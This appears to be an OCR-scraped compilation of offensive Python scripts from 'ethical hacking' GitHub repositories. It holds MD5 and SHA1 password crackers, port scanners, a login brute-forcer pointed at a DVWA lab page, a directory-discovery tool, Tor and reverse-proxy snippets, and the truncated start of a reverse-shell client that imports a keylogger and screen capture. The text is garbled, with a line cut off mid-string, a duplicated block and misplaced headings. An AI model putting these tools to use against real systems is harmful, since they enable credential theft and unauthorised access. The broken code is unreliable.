
```
#!/usr/bin/python
# Written By: Sahar Hathiramani
# Date: 01/13/2021

from colorama import Fore
import hashlib

def openFile(wordList):
    try:
        file = open(wordList, 'r')
        return file
    except:
        print("[-] File Not Found")
        quit()

passwordHash = input('Enter MD5 Hash Value: ')
wordList = input('Enter Path to Password File: ')
file = openFile(wordList)

for word in file:
    print(Fore.YELLOW + '[*] Trying: ' + word.strip('\n'))
    encodeWord = word.encode('UTF-8')
    md5Hash = hashlib.md5(encodeWord.strip()).hexdigest()

    if md5Hash == passwordHash:
        print(Fore.GREEN + '[+] Password Found: ' + word)
        exit(0)
    else:
        pass

print('[-] Password Not in List')
```

https://github.com/SHathi28/Ethical-Hacking-Python-Scripts/blob/master/Password_Cracking_Scripts/md5Brute.py

MD5BRUTE


SHA1HASH

https://github.com/SHathi28/Ethical-Hacking-Python-Scripts/blob/master/Password_Cracking_Scripts/sha1Hash.py




```
#!/usr/bin/python
# Written By: Sahar Hathiramani
# Date: 01/13/2021

import urllib.request
import hashlib
from colorama import Fore

sha1hash = input('[*] Enter SHA1 Hash: ')

passwordList = str(urllib.request.urlopen('https://raw.githubusercontent.com/danielmiessler/SecLists/master/Passwords/Common-Credentials/10-million-password-list-top-10000.txt

for password in passwordList.split('\n'):
    hashGuess = hashlib.sha1(bytes(password, 'UTF-8')).hexdigest()
    if hashGuess == sha1hash:
        print(Fore.GREEN + "[+] Password Found: " + str(password))
        quit()
    else:
        print(Fore.RED + '[-] Password not found. Trying next password...')
        pass

print("Password Not Found in Password List")
```

PORTSCANNER



```python
#!/usr/bin/python
# Written By: Sahar Hathiramani
# Date: 01/07/2021

import socket
from termcolor import colored

sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
socket.setdefaulttimeout(2)

host = input("[*] Please Specify a Host to Scan: ")

def portscanner(port):
    if sock.connect_ex((host,port)):
        print(colored("[-] Port %d is closed" % (port), 'red'))
    else:
        print(colored("[+] Port %d is open" % (port), 'green'))

for port in range (1, 1000):
    portscanner(port);
```

https://github.com/SHathi28/Ethical-Hacking-Python-Scripts/blob/master/Scanner_Scripts/portScan.py




```
#!/usr/bin/python
# Wrttien By: Sahar Hathiramani
# Date: 01/07/2020

from socket import *
import optparse
from threading import *

def connectionScan(targetHost, targetPort):
    try:
        sock = socket(AF_INET, SOCK_STREAM)
        sock.connect((targetHost,targetPort))
        print '[*] %d/tcp Open' % targetPort
    except:
        print '[-] %d/tcp Closed' % targetPort
    finally:
        sock.close()

def portScan(targetHost, targetPorts):
    try:
        ip = gethostbyname(targetHost)
    except:
        print 'Unkown Host %s' %s (targetHost)

    try:
        targetName = gethostbyaddr(ip)
        print '[*] Scan Results For: ' + targetName;
    except:
        print '[*] Scan Results For: ' + ip

    setdefaulttimeout(1)
```

https://github.com/SHathi28/Ethical-Hacking-Python-Scripts/blob/master/Scanner_Scripts/advancedPortScanner.py


ADVANCEDPORTSCAN

BRUTEFORCE



```python
#/usr/bin/python
# Written By: Sahar Hathiramani
# Date: 01/24/2021

import requests
from termcolor import colored

def bruteforce(username, url):
    for password in passwords:
        password = password.strip('\n')
        print(colored("Trying Password: %s" % password, "yellow"))
        dataDict = {"username":username, "password":password, "Login":"submit"}
        response = requests.post(url, data=dataDict)
        if b"Login failed" in response.content:
            pass
        else:
            print(colored("[+] Username --> " + username, "green"))
            print(colored("[+] Password --> " + password, "green"))
            exit()

page_url = "http://192.168.7.120/dvwa/login.php"
username = input("Enter Username For Specified Page: ")

with open("passwordList.txt", "r") as passwords:
    bruteforce(username, page_url)

print(colored("[-] Password Not Found in List", "red"))
```


https://github.com/SHathi28/Ethical-Hacking-Python-Scripts/blob/master/Web_Pen_Testing_Scripts/bruteforcer.py



```python
#/usr/bin/python
# Written By: Sahar Hathiramani
# Date: 01/24/2021

import requests

def request(url):
    try:
        return requests.get("http://" + url)
    except requests.exceptions.ConnectionError:
        pass

targetURL = input("Enter Target URL: ")
file = open("common.txt", "r")
for line in file:
    line = line.strip('\n')
    fullURL = targetURL + "/" + line
    response = request(fullURL)
    if response:
        print('[+] Discovered Directory at Link: ' + fullURL)
```

https://github.com/SHathi28/Ethical-Hacking-Python-Scripts/blob/master/Web_Pen_Testing_Scripts/directoryDiscover.py

DIRECTORYDISCOVERY




```
#/usr/bin/python
# Written By: Sahar Hathiramani
# Date: 01/21/2021 - 1/24/2021

import socket
from termcolor import colored
import subprocess
import json
import os
import base64
import shutil
import time
import requests
import mss
import threading
import keylogger

def reliable_send(data):
    jsonData = json.dumps(data)
    sock.send(jsonData.encode())

def reliable_recv():
    data = b''
    while True:
        try:
            data = data + sock.recv(1024)
            return json.loads(data)
        except ValueError:
            continue

def is_admin():
    global admin
    try:
```

https://github.com/SHathi28/Ethical-Hacking-Python-Scripts/blob/master/Reverse_Shell_Scripts/reverseShell.py


REVERSHELL

REVERSHELL



```python
#/usr/bin/python
# Written By: Sahar Hathiramani
# Date: 01/21/2021 - 1/24/2021

import socket
from termcolor import colored
import subprocess
import json
import os
import base64
import shutil
import time
import requests
import mss
import threading
import keylogger

def reliable_send(data):
    jsonData = json.dumps(data)
    sock.send(jsonData.encode())

def reliable_recv():
    data = b''
    while True:
        try:
            data = data + sock.recv(1024)
            return json.loads(data)
        except ValueError:
            continue

def is_admin():
    global admin
    try:
```

https://github.com/SHathi28/Ethical-Hacking-Python-Scripts/blob/master/Reverse_Shell_Scripts/reverseShell.py




```python
import socks
import socket
import requests

def connectTor():
        socks.setdefaultproxy(socks.PROXY_TYPE_SOCKS5, "127.0.0.1", 9150, True)
        socket.socket = socks.socksocket


if __name__ == "__main__":
        connectTor()
        r = requests.get("http://www.google.com")
        for header in r.headers.keys():
                print header + " : " + r.headers[header]
```

https://github.com/Adastra-thw/pyHacks/blob/master/SimpleTorConnect.py


SIMPLE TOR CONNECT

SIMPLE REVERSE PROXY



```python
from twisted.internet import reactor
from twisted.web import proxy, server

site = server.Site(proxy.ReverseProxyResource('www.thehackerway.com', 80, ''))
reactor.listenTCP(8080, site)
reactor.run()
```

https://github.com/Adastra-thw/pyHacks/blob/master/SimpleReverseProxy.py

